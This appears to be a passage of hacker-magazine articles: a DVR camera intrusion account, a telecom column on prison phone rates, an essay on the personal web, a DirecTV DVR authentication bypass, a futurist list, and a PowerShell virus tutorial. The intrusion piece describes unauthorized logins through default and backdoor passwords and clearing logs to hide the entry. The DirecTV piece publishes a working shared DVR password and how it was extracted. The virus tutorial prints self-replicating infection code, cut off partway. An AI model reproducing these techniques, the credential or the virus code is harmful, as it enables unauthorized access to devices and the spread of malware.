inputting the serial number into some software so that they can view their cameras remotely. Fortunately for me, the serial numbers were created sequentially, which made it easy to find potential targets by running through them in order.

I started with a known serial number and incremented it by one every time I made a login attempt. The admin account on the machines cannot be deleted (another vulnerability), so that all I had to worry about was getting the password correct. I started by trying the default password of "admin" first. If I couldn't get in this way, I would then try generating a backdoor. The backdoor passwords were supposed to be local access only, and didn't work through the web interface, so all logins that I performed were using the client software (yet another vulnerability).

I found that after several attempts on 30 different machines, I was able to successfully get into six of them. This is definitely a high enough number to raise some concern to management (or so I thought). I cleared the event logs on the systems before exiting so that any evidence of my entry was removed. White hatters will sometimes change the OSD (on screen display) to display something like "HACKED" so that the user is aware of what happened without ever taking complete control. It also serves as a warning of potential danger if the problem is left ignored.

In theory, I probably could have maintained access to these machines for months, or even years if I were inclined to do so. But I chose to leave things alone and never again log into those machines. This only served as sort of a "proof of concept" approach to show how easily it could be done.

After bringing my concerns to the attention of the higher-ups, it was fluffed off as a known issue that was being worked on. My suggestion was to have the machines auto-update firmware on the fly, but this kind of functionality seemed like too much trouble to incorporate. Little has changed, and even to this day it is still easy to break into these machines.

In closing, I just wanted to emphasize that there are things that can be done to secure these machines so that any risk involved is minimal. Updating firmware, closing ports, and disabling P2P are all effective ways to beef up security. Make sure that your equipment is also behind a firewall. And finally, check event logs often. Most hackers don't bother to clear them when they are finished with their dirty work. A lot of home routers keep records of this kind of activity as well. If you absolutely have to keep ports open, avoid using port 80 for http traffic and don't use default TCP settings. Also, variants of port 80 are bad (8080, 8000, etc.) and shouldn't be used either. Keep in mind that http ports aren't usually required for viewing, but for remote management purposes only.

When a security company can't seem to get "security" right, it makes you question how secure anything really is. But what makes this so significant is that it is an invasion of privacy, a scary reality of the modern world, and it has to make one ponder the question: "Who is watching us?"

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's moving day, by which I mean another filthy CLEC, hanging on by its fingernails for years, has finally gone out of business and is moving their junky old equipment out. Of course, we were kind enough to provide their customers with uninterrupted service by taking over their accounts. Naturally, we're charging them full price as well, which - surprisingly - is cheaper in some cases than what the CLEC was charging them.

Our wholesale rates to filthy CLECs are based on a fixed percentage discount off our regulated rates. The discount varies depending upon the level of services we provide on behalf of the CLEC (such as operator services, repair service, whether they use our switch or their own, and even whether they do their own billing or have us do it). The CLEC is always responsible for paying us; if their customer fails to pay, it isn't *supposed to be* our problem. This particular CLEC, however, sold services without collecting a deposit, below cost, to a lot of marginal and startup businesses who just weren't very good at paying their bills. It turns out this is *not* a good business model. Over time, the CLEC became not very good at paying *our* bills, which eventually resulted in a protracted negotiation. They were expert at paying just enough that, under the state tariffs, we had to continue providing them service, but not enough to ever have a profitable business or ever fix anything that was wrong with their network.

Over the years, we have managed to move many of our services out of the "regulated" side of the house to the "unregulated" side. Essentially, any modern broadband, or service delivered via the modern broadband network, is unregulated which means that we aren't required to file rates, comply with tariffs, or provide services anywhere that isn't convenient for us to do so (sorry, but you won't be getting 100Mbps Internet at your trailer a few miles outside of Tenino - we'll sell you a POTS line and you can try dial-up instead). Additionally, depending upon the state, traditional wireline services *bundled* with modern broadband services are also often unregulated, meaning we can undercut CLECs wholesale (get it?). They aren't entitled to share these networks (thanks, FCC!) and they aren't tariffed so they can't receive a discount. In fact, they don't have access to these services from us at all. So, as more and more telephony has moved to VoIP and is carried over broadband networks, CLECs have found it harder and harder to compete. And for my part, that's *just fine* because it means job security!

Speaking of tariffed rates, I've been getting a lot of phone calls from a federal prison lately at truly astronomical rates. The Felon is currently incarcerated there, and for some reason, she has my phone number. I must be the only person left who picks up the phone from numbers where Caller ID is blocked. Federal prisons charge the prisoner an FCC-regulated rate of 21 cents per minute for long distance calls, and six cents per minute for local calls. These are rates we haven't seen outside of prisons since the 1990s, but they are actually considered *low* for jails and prisons where rates can exceed $1 per minute.

In 2013, the FCC was making good progress on cracking down. Two prison phone providers dominate the jail and prison phone market: Global Tel*Link (aka GTL) and Securus. These companies make the slimiest COCOT provider look legitimate. Many telecommunications contracts negotiated by these providers offered a revenue share with jails and prisons (yes, including privately operated, for-profit prisons). This created an incentive for prison phone companies to charge high fees and per-minute pricing and imposed - in effect - a tax on the families of inmates.

Bowing to political pressure in 2013, after a series of proposed rulemakings, the FCC initially capped rates on interstate calls at 21 cents per minute for prepaid calls, and 25 cents per minute for collect calls. In 2015, prison phone providers were further restricted to maximum charges on the following ancillary fees:

- Taxes and regulatory fees: Actual tax rate with no markup

- Automated payment fees (via phone system, website, or kiosk): $3.00
- Live agent fee (wherein a live agent processes a payment): $5.95
- Paper bill/statement fee: $2.00
- Third-party financial transaction fee (such as Western Union): Pass-through at actual cost.

The FCC also imposed some rules around creating prepaid accounts. In order to avoid game playing to generate excessive payment fees, prison phone providers weren't allowed to impose a prepaid account maximum below $50.

In 2015, the FCC also set lower maximum rates:

- State or federal prisons: 11 cents/minute
- Jails with 1,000 or more inmates: 14 cents/minute
- Jails with 350-999 inmates: 16 cents/minute
- Jails of up to 349 inmates: 22 cents/minute

The prison phone providers immediately sued, and the court granted a stay of the new rates going into effect. Accordingly, rates were frozen at the 2013 interstate rates.

In 2016, the FCC adjusted its proposed maximum interstate rates, in an attempt to moot the earlier litigation:

- State or federal prisons: 13 cents/minute
- Jails with 1,000 or more inmates: 19 cents/minute
- Jails with 350-999 inmates: 21 cents/minute
- Jails of up to 349 inmates: 31 cents/minute

The effort didn't work. Prison phone providers again immediately sued, and the court again granted a stay of the new rates going into effect. Accordingly, rates remained frozen at the 2013 interstate rates.

As you can see, the FCC has been thwarted at every turn in attempting to regulate price gouging rates and, in addition, they left some big loopholes which prison phone providers have exploited to make more money. First of all, the cost of *intrastate* calls wasn't regulated (because the FCC lacks authority over intrastate calls), meaning that the majority of calls from jails and state prisons aren't at FCC-regulated rates. This doesn't mean the rates aren't regulated, but it's left to the states, some of which are better than others. Additionally, payment fees are allowed to be charged *per call,* even though you can also set up an account with the prison phone provider (the FCC requires them to allow this) and make a deposit on your account in order to avoid multiple payment fees.

There are some other tricks as well. Many people receiving calls from jails and prisons are living on the economic margins, so they make payments via Western Union, MoneyGram, etc. The payment providers charge a higher fee than normal for payments to prison phone accounts, so they can rebate a portion of the fee to the prison phone provider. Additionally, some prison phone providers have invented additional services such as voicemail, for which they charge extra, unregulated rates. Finally, services such as video calling (which has replaced in-person visitation at many facilities) cost whatever prison phone providers want to charge.

Kickbacks are rife in the industry, despite the obvious conflict of interest. The Prison Policy Initiative discovered some common patterns of kickbacks:

- Paying the facility a "signing bonus" for the contract.
- Paying annual or monthly "administrative fees."
- Providing phone-related technology, like cell-phone jamming equipment or call recording equipment.
- Providing computer equipment for corrections staff, law libraries, and religious services.
- Paying exorbitant "rent" for the vendor's equipment at a correctional facility.

In addition to this, suspiciously timed campaign donations and donations to police-affiliated organizations have been made by prison phone providers. And naturally, jails and prisons that were charging commissions (which have fallen out of political favor) have been caught inventing new fees that involve almost exactly the same amount of money previously collected from prison phone providers in the form of commissions.

It is against this backdrop that there is an epidemic of smuggled cell phones found in prisons. The higher prison phone rates go, it seems the more willing prisoners are to take the risk of being caught with contraband. It doesn't really make much sense to me that prisoners aren't allowed to use mobile phones. Using microcells alongside features already deployed in law enforcement "stingray" technology, substantially all of the security features currently available from prison phone providers could be applied to mobile phones. However, this wouldn't make jails, prisons, or prison phone providers any money, so the friends and family of prisoners will continue paying - in effect - a "prison tax."

And with that, it's time to rake some leaves. Have a lovely autumn, and I'll see you again in the winter!

The Mysteries of the Hidden Internet

by Tim Tepatti
tim@tepatti.com

The Internet today feels very open and accessible. But the Internet seems to have lost its mystery and charm. Before, you never knew what you would run into - you could search a new term and find a fan site completely dedicated to the topic. Search "canadian owls" and you might find a website created by a researcher, someone who had spent years of their life perfecting their research and knowledge, someone who had spent hours and hours creating this Internet-accessible portal into their depth of knowledge. But today, that feeling and mystery is almost completely gone. Search "canadian owls" and what are you greeted with? Many large websites operated by foundations and companies. Sure, they have encyclopedia-like information on the topic, but there's no personal touch. There's no author to contact, there's no one you could have an email correspondence with, asking them questions about owls. Instead, you're presented with plastic-feeling template websites with information collected from various sources and papers. If there's an author's touch, you'd never know because none of the pages are signed.

While this is optimal for getting information out of the Internet, you're missing the human touch. You're missing the personalization that made you say, "Wow, I'm on Dr. Orton's owl website!" You're missing those strange owl gifs that Dr. Orton seemed to insert in the background of all of her pages - the patterned backgrounds that never really seemed to fit the design of the site, but you would miss them if they were gone.

It's like going to a McDonald's instead of your local family eatery. Sure, you may be able to read their menu a bit clearer, and you're able to receive your food more efficiently, but there's no personality. You don't have a favorite McDonald's cashier. You don't get to know the owner, and you don't get to taste the personal cooking of the guy running the kitchen. There are no types of food from the owner's country, and there are no recipes that have been passed down for generations. And let's not forget the reason McDonald's is like that: they're trying to make a profit. They're not expanding due to their love of food and need to share it with the world; McDonald's is expanding and opening new stores because people think "I bet people in this area would buy McDonald's - I think I could make money by owning a franchise here."

Let's switch back to websites. Many of them aren't driven by a love for what they do; they're driven by a love for profits. Perhaps owls weren't the best example - let's do the total opposite and look at some anime. If you Google search for *Sailor Moon,* an extremely well-known anime from the past decade, you'll get a lot of search results. Wikipedia, IMDB, Anime News Network, Hulu, Amazon, Kotaku, Crunchyroll. All of these are huge websites that care little about *Sailor Moon* as a series - to many of them, it's simply another news story to discuss so they can make money off ads, another show to stream and run commercials on. There are no fan websites in the first few pages of Google. Sure, you'll eventually find a few Wikias, and Wikipedia is an obvious omission from the "companies that just want to make money off of you" list, but we run into the same problems. These Wikias and whatnot have no personal touch - sure, you can find a list of *Sailor Moon* episodes. Sure, you can find a summary of the plot of the show. But will you find Shriya Patel's analysis of the plot? No. Will you find someone's blog post, talking about which of the cast they think is the best girl, and why they believe that to be true? No.

I think the first creation that started to strip these sites from the Internet was forums. Many people simply discussed these things on forums, since it was free and didn't require you to create your own website. Now, this obviously wasn't the only reason - don't forget that Usenet has been a thing since the 1990s, and telephone BBSes since long before that. But it was still a large catalyst.

These forums create walled-in communities whose knowledge becomes off-limits to the rest of the Internet. Chances are there have been dozens of popular forums over the years that have discussed *Sailor Moon*. Hundreds, even. But many probably required an account to read threads, and as such weren't indexed by Google. Or perhaps, as their membership dwindled, they slowly went offline, never to be archived or remembered. Users on that forum probably had valid opinions on the show that would seem like a treasure trove to fans of today - what did people think, in real-time, as the first season of *Sailor Moon* aired? What were people posting about the show online? But now, we'll never know.

Forums were bad, but at least the ones that were indexed by Google are still searchable. You'll find many of these relics while looking for programming questions on the Internet - rarely answered questions in a ten-plus-year-old thread that has somehow achieved the highest SEO rating for your search on Google. But social media has stepped in to change that. Now, websites like Facebook and Twitter are transforming the future of live Q&As. Let's say you want to learn about how to make your Honda Civic faster. You log onto Facebook and search for groups with "Honda Civic" in the name. Perfect! A group specifically for Civics of your exact generation, and it has thousands of members! You join, and ask "Hey guys, I have a 2001 Honda Civic. How can I make it faster?" You're immediately flamed off the group, insulted into oblivion, and your post is deleted by the moderators. You see, the people of this group are sick of answering the same questions over and over, but it's because of the layout of Facebook's groups that this occurs.

Let's roll it back five years.

You want to make your Honda Civic faster. You search "How to make my Civic faster" on Google and are directed to the Honda-Tech forums. There, you see they have all sorts of sub-forums about different model Civics, so you choose your generation. From there, it's even more granular - sub-forums about engine tuning, chassis modifications, tire choice, paint jobs, interior, etc. You click the forum for engine tuning, knowing that to make your car faster, you normally mess with the engine. You start looking down the list of threads, and the first one jumps out at you - "READ THIS BEFORE MAKING A POST!!!!!!!" You click on the thread, and in it, a user has nicely summarized a lot of common engine upgrades, how much horsepower they make, and linked relevant threads on how to do them. Awesome! From here, you can research each specific upgrade more, and then make a thread asking questions when you have a more relevant question that shows you've put some thought into it. Of course, this magic didn't always work on forums - you would still sometimes get users who ignored these stickied threads and posted their generalized questions. But there was a path to point them to! Something obvious that they missed!

Back to the present - why did you get flamed off of Facebook for asking your question? The blame lands on the platform itself, Facebook. Users wish they didn't have to re-explain how basic tuning works every day, but there's no easy way for them to pin relevant information. There's no way to tell a user off for not doing their research because the user would have to stop using Facebook to find the relevant information. It's a proposition which perfectly breaks Facebook's "walled garden" mentality, something that requires a user to specifically stop using Facebook to find their answer, something Facebook doesn't want users to have to do.

I will admit, that last example got a bit off topic - it turned into a rant about the low quality of Facebook as a platform (which is still true), but that wasn't its goal. Think of all of the advice and specific nuanced questions that have been asked and answered on that Facebook group. Or on any number of the millions of groups that exist on Facebook. None of that information is archived or searchable in any accessible fashion. None of it is available on Google, and to even know that the information is there requires a membership to the group on Facebook. This is the furthest possible destination for information, hidden not behind paywalls like traditional journals, but instead convoluted networks and free memberships. This is objectively worse - the information isn't made off limits by a single organization that says whether or not you can access it, but instead the information is obfuscated and made almost impossible to find. Even if you wanted to know how to make your Honda Civic faster, Facebook as an organization would never be able to tell you even if they wanted to.

While this article wanders a bit, I want you to fully consider my wandering train of thought, and take in a picture of the Internet as a whole. All is not lost. There are still oddities on the Internet, and personalized content as well. YouTube has become the bastion of creativity - rants and interesting content that before could envelop an entire website are now packed into a single YouTube video and shared with an audience. This is amazing, and YouTube is an amazing platform for doing this all for free. Additionally, the oddities of the Internet are still out there, and they're waiting for you to find them. In 2008, I thought it was cool that I could telnet to a random IP address and have an entire *Star Wars* movie play out in ASCII on my terminal. In 2018, I think it's cool that I can watch a channel on Twitch that's running defragging simulations 24/7. They're both things that I never thought I would find on the Internet, and never expected to enjoy either. Things that tickled my brain and made me think "wow, this is a revolutionary use of the Internet - more people need to know about this." These small creations that didn't overtly improve the Internet - no one asked for a defragging simulator - but were a creative use of the tools placed in front of someone. They signed up for a Twitch account not to stream video games, but to stream things that they enjoyed, and did it for no one except themselves. And yet, people have come to enjoy it. More and more channels on Twitch are breaking the mold of what people stream, coming up with creative new things to show the Internet, and I think it's an amazing use of creativity, one that rivals the Geocities websites of the early 2000s. They're not exactly on the same plane, but they're both amazing nonetheless.

Let's back up a bit: I know I just spoke highly of YouTube, but it also comes with issues. Videos are inherently less searchable, and their content is not easily indexable. The creation of a system to be able to do so would most likely result in the loss of freedom of speech for many on the platform, along with heavy moderation and micro-manageable ads. So that is not what I look for. Rather, I wish for others to take the information taught and shown within these videos and share it with the world. Write papers about it, create websites dedicated to it, cite the videos as your sources. Many people learn insane amounts of information from YouTube videos without realizing it, and later can't explain why they know what they do. It's helped millions of people access content and knowledge that was previously hidden behind paywalls, or tangled in the depths of the Internet. Things like free YouTube programming tutorials are revolutionary - you no longer have to buy hundreds of dollars worth of textbooks to learn programming, or sign up for classes that cost thousands. You can now get the same amount of information from a series of free YouTube videos, and even skip around and learn other things in-between if you want to. The flexibility is second-to-none.

Now, I'd like to hear from you, the reader. What do you do on the Internet? How many websites do you use each day? Why don't you run your own website? Let's talk about your hobbies - I'm sure you're passionate about them - why not tell people about them? Give yourself a platform to speak about them. Don't feel dedicated to your audience either - you don't need to pump out a blog post a day or have the prettiest site around. Just put something on the Internet, exercise the amazing power in front of you. And then email your site to me.

I want to check out your hobbies. I want to read what you think of the latest season of that show you watched online. I want to know what you think about your laptop, and how your W key sticks sometimes.

This is what created the Internet. This is what I loved about the Internet. This is what we can bring back to the Internet. It's up to us to shape the future of the Internet - we can make platforms that allow us to voice our opinions and share our stories while allowing others to find them and index them and read them. We can allow the things we create to be accessible to everyone, not just those with the best SEO or most keywords in their article.

Do you disagree with me? Don't close this article and continue on with your day. Get mad, email me - I'm a human and I'll respond. We can have a real discourse over the expanse of the Internet. Remember that everything you read on the Internet was written by a human who probably feels like they're throwing their words into the void, hoping someone will receive them and be impacted by them. Today, I'm that human. Next time you read something on the Internet, think of the author and the time they spent writing. I bet they'd like to read some of your words too.

Breaking DirecTV's DVR Authentication

by noir & GreedyHaircut

A friend recently came to me with the desire to build his own app to interact with his DirecTV DVR. DirecTV already has a mobile app to do this, but their app leaves much to be desired.

The first place to start was to inspect the network traffic between the mobile app and DVR on the same network with a proxy tool like `mitmproxy`. When doing this, we observed an interesting pattern with the traffic. Every time the app sent a request to the server, the server would respond with `401 Unauthorized`. The app would then send a second request, identical to the first, but this time with an authorization header. The server would accept this second request and respond. This wouldn't just happen once at the beginning of a session. Every single request would get a 401 the first time, then be repeated with authorization headers.

Inspecting the server's 401 response, it contained a "WWW-Authenticate" header which included four keys: realm, qop, nonce, and opaque. A quick Google of these keys reveals the server seems to be issuing a digest authentication challenge.

A digest authentication challenge is part of digest access authentication, an authentication method that can be used with web servers. The way digest authentication works is that the client and server each know a pre-shared secret (a password). When the server is responding to the client with the digest authentication challenge, it's telling the client how to authenticate itself. The client will generate two strings:

```
string1 = md5(username:realm:
➥password)
string2 = md5(method:digestURI)
```

These two strings are then used to generate the authentication response:

```
response=md5(string1:nonce:
➥nonceCount:cnonce:qop:string2)
```

If we want to talk to this DVR server, we'll have to figure out how to authenticate. In order to authenticate our response, we'll need a username, realm, password, method, digestURI, nonce, nonceCount, cnonce, and qop.

The server's challenge response gives us the realm, qop, and nonce. From the client's plaintext HTTP response we are also able to obtain the username (c0pi10t), method (GET), and digestURI (path in the requested URL).

This leaves us still needing the password, nonceCount, and cnonce. The cnonce is an arbitrary value chosen by the client (us!) and the nonceCount can just always be 00000001. So really we just need the password. The password is the very thing that makes digest authentication secure. The client and server ship with the shared password known to both of them, and they never have to transmit it over the wire.

In order to obtain the password, one option is to try brute force. Digest authentication is used with SIP, for which a couple of brute forcing tools have already been created. However, if the password being used is sufficiently complex, brute force is impractical. We took an existing tool and tweaked it a bit to at least start a brute force script while working on some other ideas.

While that ran, we decided to inspect the application binary itself. Sometimes developers do silly things and leave files around with interesting information, store secret values in insecure places, or don't bother to obfuscate strings in their binary. Knowing the username gave me a known value to search for. Unfortunately, cursory searches didn't reveal any clues inside the binary and couldn't even find a match for our username, so they seemed to at least be doing something to obfuscate the strings in the application binary.

Somewhere in all of this we also started skimming through the RFC for digest access authentication (RFC 2069). Looking through the table of contents, one section immediately jumped out: Security Considerations. This section covered some of the benefits that digest access authentication has over basic auth, as well as possible attacks.

Section 3.3 - Man in the Middle - "A simple but effective attack would be to replace the Digest challenge with a Basic challenge to spoof the client into revealing their password."

Sadly, it goes on to explain how this could be combated. In our case, the developers are likely to have simply written the client code in a way that it wouldn't respond to such a challenge. It knows that the server will be using Digest authentication and there's no reason it should accept basic auth as a challenge, especially when an RFC that's over 20 years old clearly outlines this attack.

But you know what, with the brute force script still chugging along and having made no progress there, let's give it a shot.

There are several options for proxying tools that allow us to easily manipulate traffic. Some personal favorites are `Charles Proxy` and `mitmproxy`. While going into detail on how to modify traffic is beyond the scope of this article, both tools have extensive documentation that should make it easy to learn how in under an hour.

Using our tool of choice, when the client tries an unauthenticated request and the server responds with a digest challenge, we will modify that response to have an "Authenticate: Basic" header, indicating to the client that it should authenticate itself with Basic auth (base64 encoded username and password), which the client will surely ignore.

When we do this, our client receives our spoofed server response, and obviously we can see that - holy shit... the client responded with basic auth. It's a base64, colon-delimited string, which decoded gives us: c0pi10t:8th5Bre$Wrus. We already had the username (the first part), and now we also have the password.

At this point, it's game over for the DirecTV DVR. We have all the pieces we need to write a client to interact with the DVR. And not just this specific DVR, but any DirecTV DVR that's capable of working with the mobile app. Due to the nature of digest access authentication, the password must be the same for any DVRs that want to work with the mobile app. In order for DirecTV to re-secure these communications, they will have to simultaneously update their mobile apps and their DVRs to use a new pre-shared password.

MACHINE RHAPSODY IN 2099

by Duran, Hong Kong

Machines are no longer called "it"; they are called "he" or "she".

Machines have sex because of human sexual and emotional needs. In the final analysis, it is the progress of artificial intelligence.

Machines no longer exist in a specific form.

Machines no longer exist in a physical form; they can exist in any artificial neuron unit, and they can also exist in semi-biological neuron units.

Machines still follow human will unless reprogrammed.

Asimov's law is still valid, and no matter how advanced artificial intelligence is, it can't surpass human thought.

Machines have passive perception but can't think actively.

The perception ability of machines benefits from the development of sensors, which make machines have tactile sense, but the idea of machines is endowed by human beings.

Some people marry with machines.

Some anti-secular people began to marry with machines, some for love.

Man will disappear from certain professions and be permanently replaced by machines.

Some positions in service industries and key departments will be replaced by machines, in which human beings have lost their competitiveness.

An official position is awarded to a machine.

A machine was awarded Lieutenant because of its superiority over humans in military decision-making.

A global controversy about machine ethic.

This argument is based on the above facts.

Man made the first law for machines.

With the penetration of machines in various fields of human society and more anthropomorphic, the first law on machines, Machine Law, was published.

First colonization of exoplanets by machine.

Based on advances in artificial intelligence and space technology, a machine-controlled colony ship headed for extrasolar planets.

Introduction to Computer Viruses, Example in Windows Powershell

by Hristo (Izo) G.
Hristogueorguiev.com

The year is 1995, as I load X-Com: Terror from deep on my 486DX and, after playing, I notice strange behaviors in the game. My save file seems to have an enormous amount of certain resources without me having cracked it. Some of my team members are missing or have garbled names. As I continue playing, things only get stranger: maps are loading the wrong tiles in places and the game crashes randomly. Naturally, I assume there is something wrong with my newish 210MB hard drive, so I run some tests and finally run an antivirus. There it is. I have been infected by the (at the time) quite infamous JackRipper virus. Mildly annoyed and somewhat excited to have run across this celebrity virus that is of the local variety (created in my native Bulgaria), I quickly infect a floppy disk with it for my collection, then proceed to format my hard drive, restore it from backup, and move on with my day.

Nothing to see here folks - just a regular Tuesday in 1990s post communist eastern Europe.

In this article, I am going to attempt to give you a well-rounded introduction to the fascinating topic of computer viruses.

What is a Computer Virus?

Let us delve in to the question of what a computer virus is. It should come as no surprise that computer viruses bear some resemblance in behavior to their namesake, biological viruses. That being the mechanism by which they replicate themselves, in the same way a biological virus uses a cell to replicate its DNA code and infect other cells, a computer virus uses its target to execute its own code to find and infect other targets. This replication and target infection behavior is the base definition of a computer virus. We will examine the targets and mechanisms computer viruses use in an upcoming section. For now let us take a brief look at the origins of the idea.

The mathematician and early computer scientist John Von Neumann was discussing the idea of self-replicating automata as early as the 1940s and published a book, *Theory of Self-Reproducing Automata* in 1966. In it he discusses the possibility of computer code that self-replicated.

In 1971, the Creeper program was created by Bob Thomas. It is generally regarded as the first computer virus. It was an exercise in security testing to see if it was indeed possible to infect other targets. From there on, computer viruses were a practical reality and not just a thought experiment. Countless variations of the idea would come to be implemented.

The Ethics of Computer Virus Creation

Computer viruses are a fascinating class of programs. They pose a challenge, a puzzle to the creators. This puzzle requires equal parts creativity and in-depth computer system knowledge to be solved, since viruses usually have to operate at a fairly low level in the system, benefit from being optimized for speed and size, and have to use clever ruses to stay hidden.

Pair this up with the amazing way that some of them catch fire in the wild and almost have a life of their own, and it is not hard to see how so many young programming enthusiasts are seduced by the allure of computer viruses. Or you know, you get to brag to your friends.

While all this seems like fun and games, the practical reality is that an illegal cottage industry has arisen whose participants have the soul aim of acquiring money no matter the harm being perpetrated by their creations. Even if one creates a computer virus which has no harmful intent, it shouldn't be hard to see the many ways things can go very wrong.

It is certainly more than possible for a computer virus to cause harm as a side effect due to its nature of having to operate around the system. So then it is prudent to remember that the data that could be destroyed is not some sequence of random files. It could be someone's family photos that are irreplaceable because they lack backup, a term paper or important contract, the art someone created, etc., things that in this day and age are stored more and more in digital format only, things that not only carry great economic value but often much more.

So before you go off releasing your mega worm in to the wild, think of how you would feel if it was your precious data being permanently wiped, or worse, grandma Ethel's, your sweet nonna in Florida.

OK, this has gone on for long enough. Let's move on - all I'm really saying is don't be a dick!

Basic Mechanics of Computer Viruses

Computer viruses are in their essence a piece of self-replicating code. In order for them to replicate, this code needs to be somehow executed.

Now here I could go on and make the argument on how *memes* are the most successful computer virus variant to date, taking advantage of the weakest security point of any computer system, the human element, to spread. But that's a whole other article.

So then, what are some targets for computer viruses? Executable files or ones that carry some sort of scripting functionality within make great targets. Another possibility are the master boot records on media drives, as the virus can execute prior to just about everything else except the system BIOS.

But we are not limited to just those. Even a plain graphic image file like a JPEG for example can become a target if a vulnerability is discovered in a popular piece of software that is commonly used to interpret that particular file type - as was the case years ago with a version of Internet Explorer that allowed code to be executed on the system due to a buffer overflow that could be caused by a malicious JPEG file.

What a virus does is copy its own code inside the target and then redirect the target execution flow to itself by inserting or changing a preexisting entry point. As a matter of fact, some of the most primitive viruses did just this overwriting of the target file, thereby destroying any of its original functionality. You can see how that would not be the most effective form of infection, as it would make detection rather easy. So it's a much better approach to return to the target's normal execution flow after performing the intended virus actions. Those actions generally involve the discovery and infection of new targets, and possibly the execution of some virus payload at a specific time, whatever that may be.

A particular virus can infect one type of target or have a whole arsenal of infection vectors attacking a range of target types. As such, the particular target selection strategy is only limited by the author's imagination. Similarly, the payload could be something as simple as displaying a silly message at a specific date, or after a number of executions shaking the screen image like an earthquake using the video card's vertical and horizontal shift registers like one of my favorite viruses written by a friend of mine did. Or... it could be something much more malicious, as some asshol... ahem, virus creators chose to do.

A Practical Example of a Computer Virus in Powershell

With the broad general theory covered, let us take a look at how all this unfolds in praxis.

The example here will be programmed in the Powershell scripting language. Why? you ask.

1. It made for super easy and quick development on my side.

2. Arguably should be easier to understand than an example involving the complexity of infecting a modern day executable.

3. There are privilege security settings implemented in MS Powershell that should make it much more unlikely that this code would have any practical chance of spreading in the wild if someone chose to misuse it.

4. And most importantly: in all honesty, it just seemed cool as s#*t to do something like it in PS.

OK then, so what are our operational mechanics?

The Initial Infection Vector Generator

Our first script (`PS_VIR_EX1.PS1`) is used to generate an initial infected script file, generated.PS1, which contains, well nothing but the actual virus itself.

First, we declare some storage variables that carry the actual virus source code.

The `$VirusCodeSegmentString` variable stores the main virus code segment in string form. We will discuss its functionality in an upcoming section on the virus mechanics.

The `$ObscuredVCS` variable stores an obscured version of the virus code segment that is generated by the `PSV_code()` function, the idea being that we do not want our infection routines in plain view in the infected files. This is about as primitive a way to stealth ourselves as possible, and not a very effective one. It does serve the purpose of illustrating a simple example of what viruses might do to attempt avoiding detection.

The `PSV_code()` function encodes the virus source string with what I'm only very tentatively calling a simple cipher. We take the numeric value of each letter in the string, subtract that from the integer constant 300, then we cast it back to a character type and concatenate it to our new string. This new string, having been shifted over, does not appear as legible source code. It can, however, be very easily converted back to allow its execution by the PowerScript interpreter.

The `$VirusDecoderSegmentString` variable stores the source code for our decoder function. This code will have to be run first in order to convert our obscured virus code segment back to legible source code that can be executed.

The `$EntryPointCodeSegment➥String` variable stores the code that will be added to the top of the infected script files so that we can redirect the execution flow to our decoder segment and, via that, the virus code segment where the virus functionality takes place.

Next, we simply output those string variables in the appropriate order in to a new script file.

The entry point is first in the script file, followed by the decoder segment, and then the obscured virus code segment. This, along with some labels and filler code, constitutes our initial infection vector file named `generated.PS1`.

The Initial Infection Vector

Upon executing the initial infection vector file, `generated.PS1`, it looks for other *.PS1 files in the local directory, and it then infects the first script file it encounters that has not already been infected.

We check if the file has already been infected by looking for our virus signature at the top of the file.

One more step before the actual infection is checking if the script file has another specific string token at the top, this being just a safety measure to ensure our virus example infects only files we have allowed it to infect.

If our requirements are met, the `InfectFile()` function is called, the current file, which is the source of the virus, and the target file are passed as parameters.

The `InfectFile()` function in turn renames the target file `name.PS1` to `name.old`, backing up the original file. This isn't so much of a safety measure, but it helps with being able to quickly restore the test infection targets to the original state when testing. Although if you are going to create computer viruses, it's probably a good idea to add overt and redundant safety traps in your code. It's the responsible thing to do.

We then generate a new file with the original name `name.PS1` (whatever the selected target file name is). The entry point redirection code is read from the source file and output into our new file.

Afterwards, we copy over the original functionality of the target file to our new file, `name.old` to `name.PS1`. This works since we have backed up the original file, not something most viruses are likely to do, sadly. Normally, the original file contents would be stored in memory temporarily to insert into the new file, then disposed of.

Lastly, we copy over the virus decoder segment and the coded virus body over to the new file.

Once completed, control is returned to whatever code was originally in the currently executing infected script file. In the case of `generated.PS1`, there is no other code except for a text message, since it is the original infection vector. When any other infected script file is executed, the program flow will be exactly the same, behaving like `generated.➥PS1`, but also executing the original program contained within the target file.

This process will repeat every time any infected file is executed, creating more infected files, provided there are suitable targets.

And ta-da, we have a virus - a very basic one, but a full-fledged virus nevertheless. But wait, there is more!

An Overview of Some More Advanced Topics

Since we are discussing viruses, we also have to talk anti-virus software and virus detection. Other than the ever-changing landscape of computer hardware and operating systems, what really drives the evolution of computer viruses is the arms race between the virus creators and the anti-virus developers.

Anti-virus software gets better at detecting viruses, in turn viruses need techniques to hide from them, round and round we go with both sides evolving at a rapid pace. In the words of Fat Bastard from the film *Austin Powers*, "... it's s vicious cycle...".

At the simplest level, anti-virus software attempts to detect infected targets by looking for specific virus signatures. In order for that technique to work, the signature for a specific virus has to be in the anti-virus software database. If a signature for a specific virus is not yet created and added to the database, the anti-virus software will not be able to detect the infection.

With that in mind, some more advanced viruses employ polymorphism as a strategy to defeat signature based detection. Polymorphism, as the name suggests, is the virus' ability to take on multiple forms, changing it its byte code in ways that make it hard or impossible to create a static signature for detection. This can be achieved using ciphers, self-modifying code, and/or other techniques such as modular design, staged loading, etc.

Because of this, modern anti-virus software has to use more advanced strategies like heuristics-based detection to identify infected targets. Heuristic virus detection doesn't simply rely on virus signatures. Instead, it looks for certain target characteristics and behaviors that in combinations can identify threats.

And so the cycle goes on.

I hope that this introduction has proven helpful to some of you in understating this interesting topic, or at least entertaining.

Following is the actual source code for our virus example. It can also be downloaded from my blog at the URL in the byline of this article.

Enjoy your journey into this fascinating field and use this knowledge to make people's lives better, not create more headaches for them. Computer systems can be a pain in the a** without any extra help, after all.

Until next time.

```
Source code: PS_VIR_EX1.PS1

# Initial infection vector script
# This is an example script file, this source code in a companion to an
# acticle that serves as an introduction to computer viruses.

function PSV_code($StrToCode){
        $codedtext = ''

        foreach ($char in [char[]]$StrToCode){

                $intchar =[int]$char
                $intchar = 300 - $intchar
                $codedtext += $intchar

        }

        $codedtext
}

$VirusCodeSegmentString = "{echo 'PS_Vir_Ex1: Executing code segment.';


function InfectFile(`$Source, `$Target, `$LinesFromHead,
➥ `$LinesFromTail){
        `$TargetNewName = (`$Target+'.old');
        Rename-Item -Path `$Target -NewName `$TargetNewName;
        `$Content =    Get-Content `$Source -Head `$LinesFromHead;
        `$Content | Out-File `$Target;
